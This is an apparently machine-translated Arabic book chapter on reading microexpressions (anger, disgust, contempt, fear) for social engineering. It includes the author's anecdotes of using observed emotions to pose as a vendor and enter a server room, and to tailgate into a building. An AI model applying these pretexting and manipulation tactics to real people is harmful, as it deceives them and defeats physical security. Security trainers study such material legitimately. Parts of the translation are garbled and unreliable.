في برنامج ***Truth Wizard***، الدكتور أيكمن والدكتور اوسوليفان قاما باختبار أكثر من 15،000 شخص، ووجد أن 50 فقط كان المتوسط لمن لديهم القدرة أعلى بكثير لكشف الخداع. هذه القدرة غالبا ما تتضمن القدرة على قراءة واكتشاف، وفك تعابير الوجه. (في وقت لاحق، اثبت الدكتور أيكمن أن تعلم التعرف وتحديد تعبيرات الوجه هي مهارة قابلة للتعلم بسهولة). أعطى هذا العدد الصغير منهم فقط عدد قليل من الناس للعمل مع مجموعة الأبحاث. للأسف، أصدر الدكتور اوسوليفان بعيدا قبل أن يتمكن من نشر عمله عن **Truth Wizards**. لقد وصفهم الدكتور أيكمن م بأنها "مثل الرياضيين الأولمبيين." اوسوليفان أشار إلى أن "المعالجات" (***Wizard***) لدينا لديها تناغم غير عادى للكشف عن الفروق الدقيقة في تعبيرات الوجه، ولغة الجسد وطرق التحدث والتفكير. على الرغم من أنها يبدو أن لديها موهبة طبيعية، فهم يمارسون ويدفعون دائما اهتماما كبيرا. أنها تميل إلى أن تكون أكبر سنا، أيضا، مع الكثير من الخبرة في الحياة ذات الصلة.

http://www.eurekalert.org/pub_releases/2004-10/ama-lad100804.php

أشار الدكتور أيكمن، وقال" نحن لا نزال نحاول معرفة كيف في هذا من تعلم هذه المهارة؟ هل هم مهاره في كشف الكذب. هل هم فقط يملكون ذلك؟ http://www.onthemedia.org/story/131287-the-face-never-lies/transcript.

بول كيلي هو من بين هذه المجموعة. كعامل سابق في الخدمة السرية، مدير بالطبع، ومدرب بارز في أكاديمية الخدمة السرية الأمريكي، وعضو هيئة تدريس مساعد في مدرسة وكالة الامن القومي الوطني **Cryptologic**، لديه خبرة كبيرة في التعامل مع جميع أنواع الناس.

في مناقشتنا، أردت أولا أن نحدد الفرق بين **macroexpressions** و**microexpressions**. ساعد بول كيلي في أن نرى جانب المدة (**microexpressions** سريعة جدا، من 1/5 إلى 1/25 من الثانية، و**macroexpressions** يمكن أن تستمر ما بين 2 و4 ثوان)، والفرق الرئيسي بينهما هو أن **macroexpressions** هي التعابير العاطفية التي ترى على الناس. من ناحية أخرى، **microexpressions** هي لا إرادي، لا يمكن السيطرة عليها، وغالبا ما تحكي عن المحتوى العاطفي الحقيقي للفرد والتي تشهد تلك اللحظة.

إذا كان يمكننا أن نرى **microexpressions**، فهل هذا يعني تلقائيا ان الهدف يمكن أن يكون مخادعا؟ قال الدكتور بول كيلي هذا هو مفهوم خاطئ وشائع. **Microexpressions** هي قمع واعي، أو قمع فاقد الوعي من العاطفة من خلال عرض هذه التعبيرات الصغيرة.

السؤال الذي يطرح نفسه هو ما إذا كان حتما موهبة قراءة الناس يمكن أن تستخدم لمعرفة ما إذا كان الشخص يكذب . بول كيلي كان مصرا أنه لا يوجد شيء مثل فكرة "بينوكيو". وبعبارة أخرى، حيث انه لا يوجد فكرة واحدة، أو مايكرو، يقول لك، في حد ذاته، أن شخصا ما يكذب. كشف هذا الخروج يتضمن تحديد خط الأساس والبحث عن التغييرات في سلوك الهدف، معرفة كيفية طرح الأسئلة، ومتابعة قراءة المزيد من التعبيرات.

بعض النصائح والتعليقات من قبل الدكتور بول كيلي:

1. إذا رأيت تعبيرات الوجه الحاسمة، والبدء في البحث عن الجواب على ذلك مهم "لماذا"، لا تركز على إمكانية واحدة فقط. بدلا من ذلك، تجبر نفسك على وضع "فرضية بديلة" عن سبب ظهور هذا التعبير. وبذلك تساعد على إبقاء موضعيتك.
2. كن مستمعا نشطا ومراقب. لا تركز على شيء واحد؛ الاستفادة من جميع القنوات الخمسة: الوجه ولغة الجسد، والصوت، ونمط الصوت، والمحتوى الصوتي.
3. لا تجعل الاندفاع إلى الحكم. خذ كل الوقت المتاح قبل اتخاذ أي قرار. استخدام كل الإشارات اللفظية والغير لفظية المتاحة.
4. ملاحظة تعبيرات الوجه الحاسمة لأنها تحدث، ولكن يجب ان تكون انتقائية في المقابلة التي تتبعها لمواجهة المتكلم.

قطعة واحدة نهائية للمشورة قبل أن نذهب قدما: كل ما نعرفه على وجه اليقين هو ما تراه، لذلك لا تجعل الافتراضات حول لماذا الشخص يعرض عاطفة معينة. وهناك حاجة الى الأسئلة وخطوط الأساس، وتكتيكات المقابلة للخوض حقا في لماذا. وهذا يؤدي بشكل جيد في تحديد الفرق بين العاطفة والشعور.

- **العواطف مقابل المشاعر (Emotions versus Feelings)**


قاعدة العواطف السبعة التي ذكرتها سابقا هي أساس المشاعر. في كشف العواطف، عرف الدكتور أيكمن العواطف بأنها "عملية، وهي نوع معين من التقييم التلقائي تتأثر بما لدينا من ماضي شخصي، والتي فيها نشعر بأن شيئا مهما لرفاهيتنا سوف يحدث، ومجموعة من قواعد التغيرات النفسية والسلوكيات العاطفية تبدأ في التعامل مع الموقف ". مع إعادة صياغة، يمكننا تحديد العواطف على أنها مجموعة من القواعد النفسية والتي صنعتها عقولنا على أساس تاريخنا السابق وعلم الأحياء للتعامل مع أي ظرف نحن فيه في الوقت الراهن.

لدينا جميعا قواعد مدمجة بناء على تعليمات طفولتنا، والبنية العقلية والمعتقد الأخلاقي والشخصي. تخيل أنك في محل بقالة، وسمعت أم توبخ طفلها. هي تفعل ذلك بطريقة مهينة، حتى طريقة استدعاءها الطفل غبيه. ماذا يحدث لك؟ الدماغ يقوم بتشغيل اكواد الدماغ تلقائيا لتحديد كيف تشعر. إذا كان والداك يتعامل معك بهذه الطريقة، ربما كنت تشعر بالتعاطف والحزن للطفل. أو ربما كان والداك يحترمك او يحبونك، لذلك عندما تسمع هذا، فإن هذا يتسبب بفكرة الغضب أن أحد الوالدين يتصرف بهذه الطريقة. في الثواني القليلة الأولى بعد بدء تشغيل دماغك للرد، ربما لا يمكن وقف البرنامج الذي سيتم تشغيله. حيث تم حقن كود في النظام الخاص بك، وأثار ردود فعل عضلية والنفسية والجسدية. الزناد العاطفي يقوم بإحضار المشاعر: الاستياء والانزعاج والإحباط والتعاسة. هذه المشاعر هي التأثير السيئ من العاطفة والزناد العاطفي. من خلال فهم المشاعر الناتجة عن ذلك، نأتي أيضا أن نفهم أن العواطف تحدث في درجة. على سبيل المثال، الحب هل هو عاطفة أو شعور؟ إذا كنت تعتقد أنه شعور، أنت على حق. الحب غالبا ما يسمى عاطفة، ولكنها ليست واحدة من عواطف القاعدة السبعة. وإنما تنتج من العواطف، وبالتالي هي شعور.
عندما نكون سعداء، يمكن أن تسبب لنا أن نحب. المفاجأة يمكن أن يسبب لنا أن نحب. الحب يمكن أيضا أن يكون حزينا ويمكن أن يسبب الخوف. الحب في حد ذاته ليس "مجموعة من التغيرات النفسية والسلوكيات العاطفية التي تبدأ في التعامل معها". هذا التمييز مهم أن نتذكره. الأقسام التالية تشريح لكل عاطفة لمساعدتك على فهم كيف يمكنك استخدامها أثناء الاتصال

- **الغضب (Anger)**

الغضب هي عاطفه شديدة تسبب ضيق العضلات المادي، بالإضافة إلى ذلك، زيادة معدل ضربات القلب، والتنفس، وتهيج المشاعر. في ***Emotions Revealed***، يقول الدكتور أيكمن، "واحدة من السمات الأكثر خطورة في الغضب هو ان الغضبان يدعو إلى الغضب، ويمكن أن تتصاعد دورته بسرعة". في وقت لاحق في هذا الفصل نفسه يعرف الغضب باعتباره واحدة من المشاعر الأكثر خطورة لأنه يمكن أن شخص ما يسبب أذى للهدف نتيجة غضبه.
عندما نكون غاضبون نفقد قدرتنا على التفكير بوضوح وحكمة ردود الفعل لدينا من خلال هذه العاطفة السلبية. لاحقا سوف نناقش كيفية ان المشاعر القوية مثل الغضب يمكن أن تغلق مراكز منطقنا.
في واحدة من المشاركات، حيث قمت بالذهاب الى موقف السيارات للشركة المستهدفة واقفا بعيدا عن الباب الأمامي. مشيت أقرب، رأيت رجلا يخرج من سيارته المتوقفة في مكان وقوف السيارات المخصص لنائب الرئيس. كان يتحدث من خلال سماعة البلوتوث الخاصة به. كنت بعيدا جدا لسماع المحادثة، ولكن ما رأيته عن قرب فكان مثل الشكل الموضح في الصورة التأليه.

All the classic signs of anger



يمكنني أن أقول إن هذا الرجل غاضب. ثم أصبحت قريبا منه، قمت بسحب هاتفي للتظاهر بأني اجيب على شخص ما، بعد ذلك تباطأت وتيرة سيرى حتى أستطيع أن أسمع ما كان يقول.

سمعت ما بدا وكأنه صوت لوسيط ثانوي بين الرجل والبائع. كانت هذه فرصة جيدة بالنسبة لي لإجراء تغيير في الذريعة الخاصة بي. من خلال التصريحات التي القاها، كنت أعرف أن البائع كان يتحدث الى مصنع أنظمة الوقت. مشيت الى الباب حتى وصلت إلى مكتب الجبهة، وقلت: "مرحبا، أنا محمد. أنا هنا للتحقق من أنظمة الوقت لديكم. قال الرئيس لي هل لك بعض القضايا الرئيسية مع البائعين الحالين الخاص بك، وترغب في أسعار تنافسية. يمكن لك أن تقول لي أين يمكنني التحقق من الخادم؟ "

موظف الاستقبال أخذني من خلال الأبواب المغلقة لغرفة الخادم وصاح لواحد من رجال تكنولوجيا المعلومات: "احمد، محمد هنا يحتاج إلى الحصول على والتحقق من نظام بطاقة الوقت. وقال انه سوف يصلح كافة مشاكلنا" . هذا هو المثال حيث ان رؤية الغضب أدى الى نجاحي.

التفصيل

هناك الكثير من الأشياء تحدث أثناء انفعال الغضب. مجرد التفكير فيما يحدث عندما تشعر بالغضب. هل التنفس أثقل؟ هل انت متوتر؟ كل هذا أمر طبيعي. حيث يستعد الجسد للقتال، وبالتالي فإن العضلات تصبح متوترة، التنفس يصبح أثقل، الذقن يصبح متجها لأسفل لحماية الرقبة، واليدين تكون محكمه. بالإضافة إلى ذلك، الوجه يعرض الكثير من التوتر والتجعدات. إعادة إنشاء هذه بحذر، سوف تشعر بالغضب:

1. سحب الحاجبين الخاص بك إلى أسفل ومعا، تقريبا مثل كأنك تحاول ان تلمس أنفك بالجزء الداخلي من حاجبيك، كما هو مبين في الشكل التالى.
2. بينما الحواجب الخاصة بك أسفل، حاول أن تفتح عينيك واسعة، دون تعديل موقف الجبين الخاص بك
3. بينما كنت تفعل هذا، حاول خلق وهج (***glare***) (كما هو موضح في الشكل التالى).

The brow furrowing and stare are intense.



4. قم بالضغط على شفتيك معا بإحكام. أو، إذا كانت مفتوحة، كما في الشكل التالى، فأسنانك تصبح مشدودة، مع ضيق الفك.
5. الذقن غالبا ما تخفض لأسفل لحماية رقبتك.

A tense jaw and clenched teeth are indicators of anger.



هذه الصور لا تظهر الغضب الشديد، ولكن هذه تلميحات خفية لا تزال مهمه ويجب ان تلاحظها. عندما تنظر إلى هذا التعبير، حتى مع تلمح خفيف، فانه من الاسهل بكثير التقاط عاطفة الغضب هذه.

في الصورتين السابقتين، بن يظهر علامات كلاسيكية ولكنها خفية من الغضب. جبين ليس مجعد كما قد يكون عادة عندما يكون شخص ما غاضب بشكل مكثف. تعلم كيفية التعرف، وحتى الأهم، مراقبة هذا العرض العاطفي، يمكن أن يساعدك حقا في أن تؤثر على أهدافك الغضب عادة ما يكون من السهل ملاحظته عن بعض التعبيرات الأخرى. في الغضب تصبح الشفاه ضيقة ومتوترة ومضغوطة. الحاجبين مائلين إلى أسفل ومتلاصقين ومشدودين، ثم تأتي السمة الأكثر ملاحظته من الغضب، الوهج (***glare***).

الغضب عاطفة قوية ويمكن أن تؤدي إلى العديد من المشاعر الأخرى معها. أحيانا عندما يكون الشخص يشعر بالغضب من شيء، ما تراه هو **microexpressions** مثل ما هو موضح في الشكل التالي. ما يجعل من الصعب أن نرى حركات الوجه حيث أنها تدوم 1/25 من الثانية. في الشكل التالي: لاحظ الوهج والشفاه المتوترة والحواجب المشدودة.



إذا كان إنتاج تعبيرات الوجه يمكن أن يسبب العاطفة، ويعني هذا أن حركات الوجه لدينا يمكن أن تؤثر على العواطف التي نشعر بها، وربما حتى مشاعر من حولنا.
ممارسة هذه العاطفة في المرآة حتى تحصل على الشكل المطلوب. يبين الشكل التالي صورة لامرأة شابة تبين لنا بالضبط كيف يتم عرض الغضب. الشكل التالي لاحظ تعبير واضح للغضب على وجهها.



تماما كما هو واضح كما هو الحال في الشكل السابق النظرة الباردة الجليدية يعطيها بعيدا جدا.
اتقان القدرة على انتاج **microexpressions** سيقطع شوطا طويلا نحو فهم العاطفة التي تقف وراءها. عندما يمكنك الإعادة بنجاح وفك شفرة **microexpressions**، هل يمكن أن نفهم الانفعال الذي يسبب ذلك. عند هذه النقطة يمكنك فهم الحالة النفسية للشخص الذي تتعامل معه. ليس فقط استنساخ هذه التعابير على نفسك ولكن أيضا القدرة على رؤيتهم وقراءتهم في حالات أخرى يمكن أن يكون مفيدة في السيطرة على نتائج تعاقدات الهندسة الاجتماعية لديك.

الاشمئزاز (Disgust)

الاشمئزاز هي عاطفة قوية عادة تكون رد فعل على شيء حقا لا تحبه. هذا "الشيء" ليس دائما كائن مادي. ولكن من الممكن أن يكون شيئا قائما على الاعتقاد أو الانفعالات. الاشمئزاز يمكن تشغيله من قبل الشم، التذوق، اللمس، البصر، أو حتى أفكار شيء أو شخص، حتى نفسك أو الإجراءات الخاصة بك.
الطعام الذي تكرهه حقا يمكن أن يسبب شعور الاشمئزاز، والتي سوف يؤدي الى هذا التعبير. ما هو المدهش حتى في حالة عدم وجود رائحة أو الرؤية الفعلية للطعام، الفكر في أنه يمكن أن يسبب نفس العاطفة. الاشمئزاز، سوائل الجسم عموما تعمل على جلب هذه المشاعر.

الاشمئزاز يمكن أن تثير رد فعل فسيولوجية قوية في شخص ما. عند الاشمئزاز من الأشياء، كيف تشعر؟ بعض الناس يشمئزوا عند رؤية الدم. ما الذي يشعر به المرضى الآخرين عندما نفكر في القيء. ربما أثناء قراءة هذه الفقرة القصيرة بدأت تظهر تعابير الاشمئزاز عرض التعبير كما هو مبين في الشكل التالى.

In this disgust expression, we can see both disgust and hints of anger.



بول كيلي يقول ان الشعور بالاشمئزاز غالبا ما يفقد عندما يتم اختبار الناس على أنه واقع في الحياة لأنها لا تعترف بذلك على ما هو عليه. بعد تدريب أنفسنا لرؤية الاشمئزاز عند التعامل مع الآخرين يمكن تغيير اتصالاتنا عميقا. عندما طلب من تسمية حالات أيكمن السبعة للعواطف العالمية، فان معظم الناس قامت بسردهم بسرعة وقالوا سعيدة، حزينة، مفاجأة، خوف، والغضب. نادرا ما ذكر الاشمئزاز أو ازدراء، ولكن كلاهما مهم للمهندس الاجتماعي. إن الكثير يخلط بين الاشمئزاز والغضب، ولكل منها خصائصها الفريدة.

تخيل ضابط إنفاذ القانون قام بإجراء مقابلات مع المشتبه به، يسأل عن شخص مفقود، ونرى ومضة من الاشمئزاز على وجه المشتبه به. ماذا من شأنه أن يقول لك؟ يحتاج الضابط نزول هذا الطريق لاستجواب أكثر عمقا. الضابط يحتاج إلى معرفة ما إذا كان بالاشمئزاز المشتبه به في ضابط أو تخيل مشهد العنف أو أي شيء آخر يمكن أن يكون سبب في طرح تلك العاطفة.

مجرد تدربك لترى هذا التعبير، كما وضعه بول كيلي "فسوف ترى ذلك أكثر بكثير مما كنت تريد".

غالبا ما يميز الاشمئزاز أن الشفة العليا تثار/ترفع للكشف عن الأسنان، وتجعد الأنف. قد يؤدي أيضا أن كلا الخدين يرفعا عندما يحدث تجاعيد الأنف، وكأنك في محاولة لمنع مرور رائحة سيئة.

ما من أي وقت مضى الرجل في الشكل التالي رأى مشهد، تسبب في عرض ملحوظ جدا لمشاعر الاشمئزاز.



التفصيل

يتم تقسيم الاشمئزاز الى عدد قليل من المناطق المختلفة التي يحاول المهندس الاجتماعي التقاطها واستخدامها في التفاعلات. حاول ملاحظه هذه العلامات:

1- تجعد الأنف، كما هو مبين في الشكل التالى، تقريبا كما لو أنه اغلاق أنفه نتيجة لرائحة كريهة. في كثير من الأحيان، سوف تظهر التجاعيد على جسر الأنف.

Notice the nose wrinkling.



2- الشفاه تصبح ملفوفه، وفي بعض الحالات تكون مفتوحة، والتي تبين جزء من الأسنان. يبين الشكل التالى الاشمئزاز مع كل من الشفاه المغلقة والمفتوحة. في الاشمئزاز الكلاسيكي، يوجه الشفة الى اعلى حتى الأنف، وعرض الأسنان العليا.

With disgust, the lips may be closed or open. Either way, you can see the lips furl, exposing the upper teeth almost in a snarl. The cheeks often sharply crease to form a large inverted "U" shape going from one cheek across the bridge of the nose, to the other.



3- الجبين يمكن أن يصبح مجعداً إلى حد أن الإساءة من وجوه الاشمئزاز والتي يمكن أن يسبب تهيج، كما هو مبين في الشكل التالى.

Disgust can be followed by anger or irritation, as shown in the eyes and eyebrows. Though the eyebrows may come somewhat down and together, as in anger, no glare of the eye is evident as in anger.



عند القيام بهذا الوضع فانه من الصعب التنفس عن طريق الأنف. حيث ان الجسم يحاول منع هذا الكائن الهجومي عن موقعنا على الشم والبصر. الاشمئزاز، من الواضح، هو عاطفة غير سارة. حتى مشاهدة شخص يمكن أن تجعلك تشعر بعدم الارتياح وسرعة الانفعال.
كمهندس اجتماعي، التعلم لرؤية هذا التعبير يمكن أن تساعدك على فهم الحالة العاطفية التي تستهدفها والتكيف مع نمط حياتك.
الاشمئزاز هي واحدة من تلك المشاعر، وفقا لبحث الدكتور أيكمن، ذات رد فعل على البصر والشم، أو حتى التفكير في شيء مقيت. من وجهة نظر الهندسة الاجتماعية هذه العاطفة قد لا تقودك إلى انخفاض مسارات النجاح، ولكن يمكن أن تساعد بالتأكيد لمعرفة ما إذا كنت قد ضربت العلامة الحمراء مع الهدف الخاص بك أو التسبب له بإغلاق عقله عن أفكارك.
الاحتمالات هي أنك إذا حدث الاشمئزاز لأي سبب من الأسباب في الهدف الخاص بك، تكون هنا قد فقدته. إذا كان لديك المظهر، الرائحة، الأسلوب، التنفس، أو أي جانب آخر من شخصكم يمكن أن تجعل الشخص يشعر بالاشمئزاز، فإنه يجب عليه غلق الباب حول هذا لتحقيق النجاح. يجب أن تكون على علم ما هو مقبول وغير مقبول لأهدافك. على سبيل المثال، إذا كان المظهر الخاصة بك هو لشركة محاماة مرموقة ولديك العديد من الثقب أو الوشم، قد ترتفع عاطفة سلبية قوية جدا في الهدف الخاص بك، والتي يمكنها إغلاق الباب أمام محاولتك كمهندس اجتماعي. إذا كنت ترى تعبيرات الوجه مماثله فانت تعرف ان الوقت قد حان لمغادرة المشهد.
يجب عليك أن تنظر بجدية الى مظهرك عند العمل على الذريعة الخاص بك. إذا حدث ولاحظت مشاعر سلبية قوية من الاشمئزاز في الهدف الخاص بك، فتراجع في الحال وأعذر نفسك بأدب ثم قم بإعادة صياغة الذريعة أو إيجاد مسار مختلف قد يكون فكرة جيدة.

الاحتقار (Contempt)

في ***Emotions Revealed***، يقول الدكتور أيكمن أن "الاحتقار هو من ذوي الخبرة فقط حول شخص أو تصرفات الناس ولكن ليس عن الأذواق، الروائح أو اللمسات".
ثم أعطى مثالا للأكل أدمغة العجل، والتي قد تكون مثيرة للاشمئزاز لك كفكرة، وسوف يؤدي الى الاشمئزاز. بعد رؤية شخص تناولها قد يؤدي ازدراء للشخص الذي ارتكب الفعل، وليس الفعل نفسه.
Yixue Zhou، هو باحث من جامعة بنسلفانيا، في ورقة "الاحتقار واحترام الذات (**Contempt and Self-Esteem**)"، يعرف ازدراء/الاحتقار على أنه "رد فعل عاطفي لفرد أو مجموعة عندما ينظر إلي الهدف على أنه إما أخلاقيا أو اجتماعيا أدنى من نه".
فيشر وروزمان، في ورقة بحثهم بعنوان "ضربهم أو حظرهم: الخصائص والوظائف الاجتماعية من الغضب والاحتقار"، قاموا بتعريف الازدراء/الاحتقار بقولهم إن الغرض من الازدراء هو رفض موضع الازدراء من فئة اجتماعية لدينا أو طبقة.
من هذه التعريفات المختلفة، فإنه من السهل أن نرى أن الازدراء هي عاطفة سلبية التي في عمل الهندسة الاجتماعية نريد ان نتجنب عرضها ونأمل بالتأكيد بأن لا نرى تلك في تفاعلاتنا معها.
في واحد من التفاعل لمجموعة من مندوبي المبيعات، لقد سمعت رجل يدعى جيم قام بإخبار مجموعة كم عدد المبيعات التي أدلوا بها هذا الشهر. وقال انه لا يشير فقط إلى نجاحه، وإن كان. فانه يشير أيضا للتأكد من أن الجميع يعرف انه فاز على رالف بذكر أرقام مبيعات رالف المنخفضة لهذا الشهر. في حين كان الآخرون بعيدا، رأيت وجه رالف العاطفة كما هو مبين في الشكل التالي.

The unilateral display of contempt



رالف يمسك نفسه بسرعة، يبتسم، ويلحق بالمجموعة. حيث قال انه لا يريد أن يترك المجموعة. انا مشيت نحوه، وقلت له: "رالف، أنا جديد في الشركة، ولكن أنصت، ما فعله هذا الرجل كان غبيا حقا. فيبدو وكأنه أبدى رعشة متغطرسة" .
رالف نظر الى كأنني أستطيع قراءة عقله، وقال: "إنه ليس بهذا السوء. انه فقط يفكر في نفسه كثيرا ... " وصوته كأنه متأخر.
"حسنا، بأي طريقة، أنا متأكد أنك سوف تركله الشهر المقبل".
بحلول ذلك الوقت كنت قد اقتربت من الباب الأمامي، والذي ظل مفتوحا بالنسبة لي كأنني التحق بالشركة. وشكرني لتعزيز ذاته. فذهب الى طريقه، وذهبت في طريقي. القدرة على القراءة بسرعة والرد على تعابير الوجه ساعدني لأرى فرصة للتفاعل مع الشخص على المستوى العاطفي الذي جعله يشعر بالقبول. هذا التفاعل دفعني إلى النجاح، وتمكنت من التسلل إلى المبنى.
الازدراء هي واحدة من تلك المشاعر التي أنا لا أنصح بالنسخ المتطابق. كمهندس الاجتماعي، يمكن أن ارى الازدراء واستخدامها (كما في حالة رالف)، ولكن أنا لا أريد أن أضاف إلى هذا الشعور. الاحتقار، إذا آوى، يمكن أن يتحول إلى الغضب. لأنه يمكن أن يقودك إلى طريق سلبي، وأنا أريد أن أترك هذه العاطفة في الخلف.
الاحتقار/الازدراء هو العاطفة القوية جدا التي غالبا ما يتم الخلط بينها وبين الاشمئزاز لأنها مرتبطة بها بشكل وثيق. الدكتور أيكمن لم يشمل الازدراء في القائمة الأولى له من العواطف الأساسية.
حقيقة أن الازدراء يستهدف شخص بدلا من الشيء أمر حاسم لفهم **microexpressions.** أن تكون قادرة على معرفة ما إذا كان الشخص الذي تتعامل معه يشعر بالازدراء يمكن أن تساعدك على تحديد أكثر عن كثب سبب العاطفة.

التفصيل:

الشعور بالازدراء او الاحتقار يمكن أن يتضمن مشاعر مثل التفوق، الغرور أو الغطرسة، ودائما تظهر في جانب واحد، أو تظهر فقط على جانب واحد من الوجه، مع زاوية واحدة من الفم المسحوب، والخد و/أو الغمازة على نفس هذا الجانب بارز. المهندس الاجتماعي يجب أن يكون قادرا على اقتطاف العلامات والتلميحات الخفية للشخص الذي يشعر بالاحتقار. ابحث عن هذه العلامات:

- يتم رفع جانب واحد من الوجه، كما لو ان الخد مدفوع إلى الحول، كما هو مبين في الشكل التالى.

Notice the raised cheek.



- يمكن رفع الذقن، كما هو مبين في الشكل التالى، مما يجعل من الأسهل أن ننظر إلى أسفل في موضع الاحتقار.

The unilateral display of contempt



- في كثير من الحالات، يعرض ازدراء لعضلة الخد التي أثيرت على نفس الجانب من الوجه والشفة غير المتكافئة مقلوبة، كما هو مبين في الشكل التالى.


In this contempt expression, notice the asymmetrical turning of the lips.



- بمجرد أن نتعلم كيف نتعرف على الازدراء، ربما تكون أسهل عاطفة (بعد السعادة) يمكن ملاحظتها. قد تفاجأ كثيرا عندما تراه، ولكن تذكر السؤال "لماذا"!

عندما يتم رفع جانب واحد من الفم والخد بتهمة الازدراء، فإنه يخلق أحيانا نوعا من الابتسامة المتكلفة. يمكن أن يتبع هذا العرض جانب واحد من الإيماءة أو إشارة أخرى تشير إلى مشاعر الغطرسة.

يتميز الازدراء/الاحتقار بتجعد الأنف ورفع الشفة، وتضيق العين ولكن فقط على جانب واحد من الوجه، بينما الاشمئزاز هو رفع الشفة بأكملها وتجعد الأنف كله. يمكن رؤية التعبير الازدراء دقيق جدا في الشكل التالي في حين يتم عرض أكثر وضوحا في الشكل الذي بعده.
محاولة لتقليد الازدراء، إذا كنت مثلي، فسوف تشعر بسرعة الغضب والاحتقار في قلبك. أداء هذا التمرين ورؤية كيف يمكن لهذه التفاعلات أن تؤثر عليك عاطفيا.





غالبا ما يترافق مع شعور الازدراء الشعور بالغضب، لأن الأشياء التي يمكن أن تسبب الاحتقار في شخص يمكن أن تؤدي الى المشاعر السلبية القوية. الاحتقار هو العاطفة التي ترغب في تجنب التسبب بها لأي شخص كنت تتعامل، وخاصة إذا كنت منخرطا في الهندسة الاجتماعية.
لا أستطيع أن أقول إن هذا يكفي: الاحتقار هي العاطفة التي من السهل أن تفقد لغير المتدربين، لكنه مهم لالتقاط واحده. بمجرد أن نتعلم كيف نتعرف على الازدراء، فإنه سوف قفز اليك.
لتوضيح هذه النقطة عن الازدراء، سوف نتابع قصة قالها الدكتور بول كيلي عندما كان قادرا على رؤية واستخدام هذا التعبير. ذات مره، بينما كان في البلدان العربية، دعا مضيف الدكتور بول كيلي لتناول الطعام معه، ولكنه طلب منه بحدة ألا يطلب الكحول وهو في طاولته. هذا هو طلب شائع جدا في الثقافات الإسلامية. ومع ذلك، قال لي الدكتور بول كيلي أنه لاحظ الشعور بالاحتقار صغير يظهر على وجه واحد من زملائه. في وقت لاحق، بعد تطور العلاقة مع مساعده قيل له أن المضيف كان "منافق" لأنه غالبا ما يشرب الكحول أثناء السفر الى الخارج. المساعد، على الرغم من أنه مبتدئ بالنسبة للمضيف، فالرأي المرجح أنه كان مسلم متدين أكثر لأنه لا يشرب الخمر.
إذا كنت ترى ذلك خلال التفاعل وكنت غير متأكد لماذا، فقم بإعادة تقويم وتقييم بسرعة إذا كنت بحاجة إلى تغيير شيء حول نهجك أو لغة الجسد. تأكد من أنه لا يجري شعور العدوانية في نهجكم أو الكلام، وأنك لا تستخدم أي لغة هجومية أو نكات. بالإضافة إلى ذلك، حتى قبل أن تخرج على المشاركة تأكد من مظهرك بانه ليس هجومي بأي شكل من الأشكال عن الحشد الذي تستهدفه.

الخوف (Fear)

تخيل أنك تشاهد فيلم، والموسيقى تبدو مشؤومة كأنها امرأة تمشى من خلال غرفة مظلمة. موسيقى تخبرك بأن شيئا ما على وشك الحدوث. فقد عرضت (**Preload**) بعض من المحتوى العاطفي بالنسبة لك. فجأة، يقفز المهاجم من زاوية مظلمة، شاهرا سكينا. ماذا يحدث؟
ربما تلهث او تصرخ. راسك و/أو جسمك ربما يتحرك إلى الوراء، بعيدا عن الشيء الذي يسبب لك الخوف. هذه الأمور تحدث في استجابة لقرار النفسي الذي هو "المكافحة أو الهروب". جسمك يستعد لأما، في هذه الحالة على الأرجح يهرب!
ربما حتى أكثر أثرا في النفس هو ما يحدث على وجهك عندما تكون خائفا. كما هو مبين في الشكل التالى، ترفع حاجبيك، تتسع عينيك، تفتح فميك كأنك تلهث، تسحب شفتيك للخلف، والوجه والجسم يصبحا متوترين.

All the classic signs of fear



لاحظ الضيق في الجفون العليا المرفوعة والتي تظهر بياض العين فوق القزحية، والسحب الأفقي للشفتين. لو أنك رأيت تعبيرات الوجه هذه على الهدف، وربما كنت قد تعرفت على المحتوى العاطفي داخله. ومع ذلك، في بعض الأحيان هناك شخص يخاف ولكنه لا يعرض دائما كل الاستجابات الجسدية التي ذكرت للتو. أحيانا علامات الخوف أكثر دهاء من ذلك بكثير. ربما عاطفة الخوف لا تخيف في الواقع ولكن بدلا من ذلك تقلق أولا المشاعر المرتبطة ارتباطا وثيقا مع الخوف.
كما ذكرت في الجزء السابق، المشعر يمكنها تحديد هذه العاطفة أكثر عمقا، مثل مروع، خائف، متحجر، مرعوب، قلق، ومذعورة.
